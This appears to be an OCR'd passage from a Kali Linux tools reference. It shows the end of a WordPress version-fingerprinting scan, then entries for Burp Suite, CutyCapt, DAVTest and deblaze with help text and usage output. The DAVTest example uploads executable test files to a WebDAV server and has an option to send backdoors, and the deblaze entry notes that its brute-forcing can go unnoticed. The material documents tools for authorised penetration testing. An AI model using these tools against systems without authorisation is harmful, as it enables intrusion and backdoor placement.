Possible versions based on result: 2.8, 2.8.1, 2.8.1-beta1, 2.8.1-beta2, 2.8.1-IIS,
2.8.1-RC1, 2.8.2, 2.8.2-IIS, 2.8.3, 2.8.3-IIS, 2.8.4, 2.8.4-IIS, 2.8.4a-IIS, 2.8.4b-
IIS, 2.8.5, 2.8.5-beta1, 2.8.5-IIS, 2.8.6, 2.8.6-beta1, 2.8.6-beta1-IIS, 2.8.6-IIS,
2.8-IIS, 2.8-RC1

Hit http://192.168.1.252/wp/wp-content/themes/twentyten/languages/twentyten.pot
File produced no match. Error: Failed to reach a server: Not Found

Hit http://192.168.1.252/wp/wp-includes/js/tinymce/wp-tinymce.js.gz
Possible versions based on result: 2.8, 2.8.1, 2.8.1-beta1, 2.8.1-beta2, 2.8.1-IIS,
2.8.1-RC1, 2.8.2, 2.8.2-IIS, 2.8.3, 2.8.3-IIS, 2.8.4, 2.8.4-IIS, 2.8.4a-IIS, 2.8.4b-
IIS, 2.8.5, 2.8.5-beta1, 2.8.5-IIS, 2.8.6, 2.8.6-beta1, 2.8.6-beta1-IIS, 2.8.6-IIS,
2.8-IIS, 2.8-RC1

Hit http://192.168.1.252/wp/wp-includes/js/tinymce/themes/advanced/about.htm
Possible versions based on result: 2.8, 2.8.1, 2.8.1-beta1, 2.8.1-beta2, 2.8.1-IIS,
2.8.1-RC1, 2.8.2, 2.8.2-IIS, 2.8.3, 2.8.3-IIS, 2.8.4, 2.8.4-IIS, 2.8.4a-IIS, 2.8.4b-
IIS, 2.8.5, 2.8.5-beta1, 2.8.5-IIS, 2.8.6, 2.8.6-beta1, 2.8.6-beta1-IIS, 2.8.6-IIS,
2.8-IIS, 2.8-RC1

Hit http://192.168.1.252/wp/wp-includes/js/tinymce/plugins/wordpress/editor_plugin.js
Possible versions based on result: 2.8, 2.8.1, 2.8.1-beta1, 2.8.1-beta2, 2.8.1-IIS,
2.8.1-RC1, 2.8.2, 2.8.2-IIS, 2.8.3, 2.8.3-IIS, 2.8.4, 2.8.4-IIS, 2.8.4a-IIS, 2.8.4b-
IIS, 2.8.5, 2.8.5-beta1, 2.8.5-IIS, 2.8.6, 2.8.6-beta1, 2.8.6-beta1-IIS, 2.8.6-IIS,
2.8-beta1, 2.8-beta2, 2.8-IIS, 2.8-RC1
```

```
Hit http://192.168.1.252/wp/wp-includes/js/tinymce/themes/advanced/source_editor.htm
Possible versions based on result: 2.8, 2.8.1, 2.8.1-beta1, 2.8.1-beta2, 2.8.1-IIS,
2.8.1-RC1, 2.8.2, 2.8.2-IIS, 2.8.3, 2.8.3-IIS, 2.8.4, 2.8.4-IIS, 2.8.4a-IIS, 2.8.4b-
IIS, 2.8.5, 2.8.5-beta1, 2.8.5-IIS, 2.8.6, 2.8.6-beta1, 2.8.6-beta1-IIS, 2.8.6-IIS,
2.8-IIS, 2.8-RC1

Hit http://192.168.1.252/wp/wp-includes/js/tinymce/themes/advanced/link.htm
Possible versions based on result: 2.8, 2.8.1, 2.8.1-beta1, 2.8.1-beta2, 2.8.1-IIS,
2.8.1-RC1, 2.8.2, 2.8.2-IIS, 2.8.3, 2.8.3-IIS, 2.8.4, 2.8.4-IIS, 2.8.4a-IIS, 2.8.4b-
IIS, 2.8.5, 2.8.5-beta1, 2.8.5-IIS, 2.8.6, 2.8.6-beta1, 2.8.6-beta1-IIS, 2.8.6-IIS,
2.8-IIS, 2.8-RC1

Hit http://192.168.1.252/wp/wp-includes/js/swfupload/handlers.js
Possible versions based on result: 2.8, 2.8.1, 2.8.1-beta1, 2.8.1-beta2, 2.8.1-IIS,
2.8.1-RC1, 2.8.2, 2.8.2-IIS, 2.8.3, 2.8.3-IIS, 2.8.4, 2.8.4-IIS, 2.8.4a-IIS, 2.8.4b-
IIS, 2.8.5, 2.8.5-beta1, 2.8.5-IIS, 2.8.6, 2.8.6-beta1, 2.8.6-beta1-IIS, 2.8.6-IIS,
2.8-beta2, 2.8-IIS, 2.8-RC1

Hit http://192.168.1.252/wp/wp-includes/js/tinymce/themes/advanced/image.htm
Possible versions based on result: 2.8, 2.8.1, 2.8.1-beta1, 2.8.1-beta2, 2.8.1-IIS,
2.8.1-RC1, 2.8.2, 2.8.2-IIS, 2.8.3, 2.8.3-IIS, 2.8.4, 2.8.4-IIS, 2.8.4a-IIS, 2.8.4b-
IIS, 2.8.5, 2.8.5-beta1, 2.8.5-IIS, 2.8.6, 2.8.6-beta1, 2.8.6-beta1-IIS, 2.8.6-IIS,
2.8-IIS, 2.8-RC1

Hit http://192.168.1.252/wp/wp-includes/js/tinymce/themes/advanced/color_picker.htm
Possible versions based on result: 2.8, 2.8.1, 2.8.1-beta1, 2.8.1-beta2, 2.8.1-IIS,
2.8.1-RC1, 2.8.2, 2.8.2-IIS, 2.8.3, 2.8.3-IIS, 2.8.4, 2.8.4-IIS, 2.8.4a-IIS, 2.8.4b-
IIS, 2.8.5, 2.8.5-beta1, 2.8.5-IIS, 2.8.6, 2.8.6-beta1, 2.8.6-beta1-IIS, 2.8.6-IIS,
2.8-IIS, 2.8-RC1

Hit                                                       http://192.168.1.252/wp/wp-
includes/js/tinymce/plugins/inlinepopups/editor_plugin.js
Possible versions based on result: 2.8, 2.8.1, 2.8.1-beta1, 2.8.1-beta2, 2.8.1-IIS,
2.8.1-RC1, 2.8.2, 2.8.2-IIS, 2.8.3, 2.8.3-IIS, 2.8.4, 2.8.4-IIS, 2.8.4a-IIS, 2.8.4b-
IIS, 2.8.5, 2.8.5-beta1, 2.8.5-IIS, 2.8.6, 2.8.6-beta1, 2.8.6-beta1-IIS, 2.8.6-IIS,
2.8-beta1, 2.8-beta2, 2.8-IIS, 2.8-RC1

Hit http://192.168.1.252/wp/wp-content/plugins/akismet/readme.txt
Possible versions based on result: 2.8.6, 2.8.6-beta1, 2.8.6-beta1-IIS, 2.8.6-IIS, 2.9-
beta-1, 2.9-beta-1-IIS, 2.9-beta-2, 2.9-beta-2-IIS, 2.9-RC1, 2.9-RC1-IIS

Hit http://192.168.1.252/wp/wp-includes/js/tinymce/themes/advanced/anchor.htm
```

```
Possible versions based on result: 2.8, 2.8.1, 2.8.1-beta1, 2.8.1-beta2, 2.8.1-IIS,
2.8.1-RC1, 2.8.2, 2.8.2-IIS, 2.8.3, 2.8.3-IIS, 2.8.4, 2.8.4-IIS, 2.8.4a-IIS, 2.8.4b-
IIS, 2.8.5, 2.8.5-beta1, 2.8.5-IIS, 2.8.6, 2.8.6-beta1, 2.8.6-beta1-IIS, 2.8.6-IIS,
2.8-IIS, 2.8-RC1


Fingerprinting resulted in:
2.8.6
2.8.6-beta1
2.8.6-beta1-IIS
2.8.6-IIS


Best Guess: 2.8.6
```

CATEGORIES: WEB APPLICATIONS*TAGS:* ENUMERATION, INFOGATHERING, WEBAPPS

BurpSuite

BURP SUITE PACKAGE DESCRIPTION

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Source: http://portswigger.net/burp/

Burp Suite Homepage | Kali Burp Suite Repo

- Author: PortSwigger
- License: Commercial


TOOLS INCLUDED IN THE BURPSUITE PACKAGE

burpsuite–Platformforsecuritytestingofwebapplications

Tool for security testing of web applications.

BURPSUITE USAGE EXAMPLE

```
root@kali:~# burpsuite
```


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Site map Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
Host Meth... URL Para... Sta... Leng
Request Response
Raw Hex
? < + >
Type a search term

CATEGORIES: PASSWORD ATTACKS, SNIFFING/SPOOFING, WEB APPLICATIONS*TAGS:* FUZZING, GUI, HTTP, HTTPS, PASSWORDS, PROXY, SNIFFING, VULNANALYSIS, WEBAPPS

CutyCapt

CUTYCAPT PACKAGE DESCRIPTION

CutyCapt is a small cross-platform command-line utility to capture WebKit's rendering of a web page into a variety of vector and bitmap formats, including SVG, PDF, PS, PNG, JPEG, TIFF, GIF, and BMP.

Source: http://cutycapt.sourceforge.net/

CutyCapt Homepage | Kali CutyCapt Repo

- Author: Björn Höhrmann
- License: GPLv2

TOOLS INCLUDED IN THE CUTYCAPT PACKAGE

cutycapt–UtilitytocaptureWebKit’srenderingofawebpage


```
root@kali:~# cutycapt --help
 -----------------------------------------------------------------------------
 Usage: CutyCapt --url=http://www.example.org/ --out=localfile.png
 -----------------------------------------------------------------------------
  --help                         Print this help page and exit
  --url=<url>                    The URL to capture (http:...|file:...|...)
  --out=<path>                   The target file (.png|pdf|ps|svg|jpeg|...)
  --out-format=<f>               Like extension in --out, overrides heuristic
  --min-width=<int>              Minimal width for the image (default: 800)
  --min-height=<int>             Minimal height for the image (default: 600)
  --max-wait=<ms>                Don't wait more than (default: 90000, inf: 0)
  --delay=<ms>                   After successful load, wait (default: 0)
  --user-style-path=<path>       Location of user style sheet file, if any
  --user-style-string=<css>      User style rules specified as text
  --header=<name>:<value>        request header; repeatable; some can't be set
  --method=<get|post|put>        Specifies the request method (default: get)
  --body-string=<string>         Unencoded request body (default: none)
  --body-base64=<base64>         Base64-encoded request body (default: none)
  --app-name=<name>              appName used in User-Agent; default is none
  --app-version=<version>        appVers used in User-Agent; default is none
  --user-agent=<string>          Override the User-Agent header Qt would set
  --javascript=<on|off>          JavaScript execution (default: on)
  --java=<on|off>                Java execution (default: unknown)
  --plugins=<on|off>             Plugin execution (default: unknown)
  --private-browsing=<on|off>    Private browsing (default: unknown)
  --auto-load-images=<on|off>    Automatic image loading (default: on)
  --js-can-open-windows=<on|off> Script can open windows? (default: unknown)
  --js-can-access-clipboard=<on|off> Script clipboard privs (default: unknown)
  --print-backgrounds=<on|off>   Backgrounds in PDF/PS output (default: off)
  --zoom-factor=<float>          Page zoom factor (default: no zooming)
  --zoom-text-only=<on|off>      Whether to zoom only the text (default: off)
  --http-proxy=<url>             Address for HTTP proxy server (default: none)
 -----------------------------------------------------------------------------
```

```
  <f> is svg,ps,pdf,itext,html,rtree,png,jpeg,mng,tiff,gif,bmp,ppm,xbm,xpm
 -----------------------------------------------------------------------------
 http://cutycapt.sf.net - (c) 2003-2010 Bjoern Hoehrmann - bjoern@hoehrmann.de
```

CUTYCAPT USAGE EXAMPLE

Take a capture of the URL *(–url=http://www.kali.org)* and save it to disk *(–out=kali.png)*:

```
root@kali:~# cutycapt --url=http://www.kali.org --out=kali.png
QFont::setPixelSize: Pixel size <= 0 (0)
QFont::setPixelSize: Pixel size <= 0 (0)
```


kali.png
Image
Edit
View
Go
Help
Previous
Next
KALI LINUX®
KALI LINUX
PENETRATION TESTING, REDEFINED.
A Project By Offensive Security
DOWNLOADS
DOCUMENTATION
COMMUNITY
OFFENSIVE® SECURITY
ARV Image
Full Disk Encryption
penetration testing

The most advanced penetration testing distribution, ever.

Free Device Scanner

Scan your network now & stop insider risks with Device Control

App. Security Service

barracuda.com

Learn More about Barracuda Networks Complete Web Site Firewall system.

CATEGORIES: REPORTING TOOLS, WEB APPLICATIONS*TAGS:* REPORTING, WEBAPPS

DAVTest

DAVTEST PACKAGE DESCRIPTION

DAVTest tests WebDAV enabled servers by uploading test executable files, and then (optionally) uploading files which allow for command execution or other actions directly on the target. It is meant for penetration testers to quickly and easily determine if enabled DAV services are exploitable.

DAVTest supports:

- Automatically send exploit files
- Automatic randomization of directory to help hide files
- Send text files and try MOVE to executable name
- Basic and Digest authorization
- Automatic clean-up of uploaded files
- Send an arbitrary file

Source: https://code.google.com/p/davtest/

DAVTest Homepage | Kali DAVTest Repo

- Author: Sunera, LLC.
- License: GPLv3

TOOLS INCLUDED IN THE DAVTEST PACKAGE

davtest–TestingtoolforWebDAVservers

```
root@kali:~# davtest

ERROR: Missing -url

/usr/bin/davtest -url <url> [options]

 -auth+     Authorization (user:password)
 -cleanup   delete everything uploaded when done
 -directory+    postfix portion of directory to create
 -debug+    DAV debug level 1-3 (2 & 3 log req/resp to /tmp/perldav_debug.txt)
 -move      PUT text files then MOVE to executable
 -nocreate  don't create a directory
 -quiet     only print out summary
 -rand+     use this instead of a random string for filenames
 -sendbd+   send backdoors:
```

```
           auto - for any succeeded test
           ext - extension matching file name(s) in backdoors/ dir
 -uploadfile+   upload this file (requires -uploadloc)
 -uploadloc+    upload file to this location/name (requires -uploadfile)
 -url+      url of DAV location

Example: /usr/bin/davtest -url http://localhost/davdir
```

DAVTEST USAGE EXAMPLE

Scan the given WebDAV server *(-url http://192.168.1.209)*:

```
root@kali:~# davtest -url http://192.168.1.209
********************************************************
 Testing DAV connection
OPEN       SUCCEED:       http://192.168.1.209
********************************************************
NOTE    Random string for this session: B0yG9nhdFS8gox
********************************************************
 Creating directory
MKCOL      SUCCEED:       Created http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox
********************************************************
 Sending test files
PUT asp FAIL
PUT cgi FAIL
PUT                                                                          txt
SUCCEED:    http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.txt
PUT
pl  SUCCEED:    http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox
.pl
PUT                                                                          jsp
SUCCEED:    http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.jsp
PUT                                                                          cfm
SUCCEED:    http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.cfm
PUT aspx    FAIL
PUT
jhtml   SUCCEED:    http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8
gox.jhtml
PUT                                                                          php
SUCCEED:    http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.php
PUT
html    SUCCEED:    http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8
gox.html
PUT shtml   FAIL
********************************************************
```

```
 Checking for test file execution
EXEC    txt     SUCCEED:    http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.txt
EXEC    pl  FAIL
EXEC    jsp FAIL
EXEC    cfm FAIL
EXEC    jhtml   FAIL
EXEC    php FAIL
EXEC    html    SUCCEED:    http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.html

********************************************************
/usr/bin/davtest Summary:
Created: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.txt
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.pl
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.jsp
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.cfm
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.jhtml
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.php
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.html
Executes: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.txt
Executes: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.html
```

CATEGORIES: WEB APPLICATIONS *TAGS:* EXPLOITATION, HTTP, HTTPS, VULNANALYSIS, WEBAPPS

deblaze

DEBLAZE PACKAGE DESCRIPTION

Through the use of the Flex programming model and the ActionScript language, Flash Remoting was born. Flash applications can make request to a remote server to call server side functions, such as looking up accounts, retrieving additional data and graphics, and performing complex business operations. However, the ability to call remote methods also increases the attack surface exposed by these applications. This tool will allow you to perform method enumeration and interrogation against flash remoting end points. Deblaze came about as a necessity during a few security assessments of flash based websites that made heavy use of flash remoting. I needed something to give me the ability to dig a little deeper into the technology and identify security holes. On all of the servers I've seen so far the names are not case sensitive, making it much easier to bruteforce. Often times HTTP POST requests won't be logged by the server, so bruteforcing may go unnoticed on poorly monitored systems.

Deblaze provides the following functionality:

- Brute Force Service and Method Names
- Method Interrogation

- Flex Technology Fingerprinting

  Source: https://github.com/SpiderLabs/deblaze

  deblaze Homepage | Kali deblaze Repo

- Author: Trustwave Holdings, Inc., Jon Rose
- License: GPLv3

TOOLS INCLUDED IN THE DEBLAZE PACKAGE

deblaze.py–Performstestingagainstflashremotingendpoints

```
root@kali:~# deblaze.py -h
Usage: deblaze [option]

A remote enumeration tool for Flex Servers

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -u URL, --url=URL     URL for AMF Gateway
  -s SERVICE, --service=SERVICE
                        Remote service to call
  -m METHOD, --method=METHOD
                        Method to call
  -p PARAMS, --params=PARAMS
                        Parameters to send pipe seperated
                        'param1|param2|param3'
  -f SWF, --fullauto=SWF
                        URL to SWF - Download SWF, find remoting services,
                        methods,and parameters
  --fuzz                Fuzz parameter values
  -c CREDS, --creds=CREDS
                        Username and password for service in u:p format
  -b COOKIE, --cookie=COOKIE
                        Send cookies with request
  -A USERAGENT, --user-agent=USERAGENT
                        User-Agent string to send to the server
  -1 BRUTESERVICE, --bruteService=BRUTESERVICE
